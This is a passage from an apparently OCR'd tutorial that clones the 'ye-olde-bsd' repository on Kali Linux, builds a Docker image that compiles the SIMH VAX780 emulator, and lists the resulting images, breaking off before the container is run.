


```
root@kali:~# git clone https://github.com/wvu/ye-olde-bsd
Cloning into 'ye-olde-bsd'...
remote: Enumerating objects: 11, done.
remote: Total 11 (delta 0), reused 0 (delta 0), pack-reused 11
Unpacking objects: 100% (11/11), done.
root@kali:~#
```

It is cloned into the root folder. We use the docker build command to build a docker image as shown below.




```
root@kali:~# docker build /root/ye-olde-bsd/
Sending build context to Docker daemon  34.17MB
Step 1/15 : FROM alpine as simh
latest: Pulling from library/alpine
bdf0201b3a05: Pull complete
Digest: sha256:28ef97b8686a0b5399129e9b763d5b7e5ff03576aa5580d6f4182a49c5fe1913
Status: Downloaded newer image for alpine:latest
 ---> cdf98d1859c1
Step 2/15 : WORKDIR /simh
 ---> Running in 47702985e0ae
Removing intermediate container 47702985e0ae
 ---> 86d004f1f089
Step 3/15 : RUN apk --no-cache add -t build-essential       gcc       libc-dev
     make
```




```
root@kali:~# docker build /root/ye-olde-bsd
Sending build context to Docker daemon  34.17MB
Step 1/15 : FROM alpine as simh
 ---> cdf98d1859c1
Step 2/15 : WORKDIR /simh
 ---> Using cache
 ---> 86d004f1f089
Step 3/15 : RUN apk --no-cache add -t build-essential       gcc       libc-dev
     make
 ---> Using cache
 ---> 71f6b0c42171
Step 4/15 : RUN wget https://github.com/simh/simh/archive/master.zip &&     unzi
p master.zip &&     make -C simh-master vax780 &&     cp simh-master/BIN/vax780
. &&     rm -rf simh-master master.zip &&     apk del build-essential
 ---> Using cache
 ---> 0843052db185
Step 5/15 : FROM alpine
 ---> cdf98d1859c1
Step 6/15 : LABEL author="wvu"
 ---> Running in cd4f6234e8e9
Removing intermediate container cd4f6234e8e9
 ---> 182af83a3679
Step 7/15 : WORKDIR /simh
```

The process undergoes different steps as shown below and finally a docker image is built. E-very docker image is assigned a Image identifier as highlighted in the above image. We can see all the docker images in our system using docker images command as shown below.




```
root@kali:~# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED
SIZE
<none>              <none>              69caf66260d3        3 minutes ago
618MB
<none>              <none>              0843052db185        About an hour ago
107MB
alpine              latest              cdf98d1859c1        4 weeks ago
5.53MB
hello-world         latest              fce289e99eb9        4 months ago
1.84kB
root@kali:~#
```

You can see the image we just created highlighted above. Let's start the docker image using the run 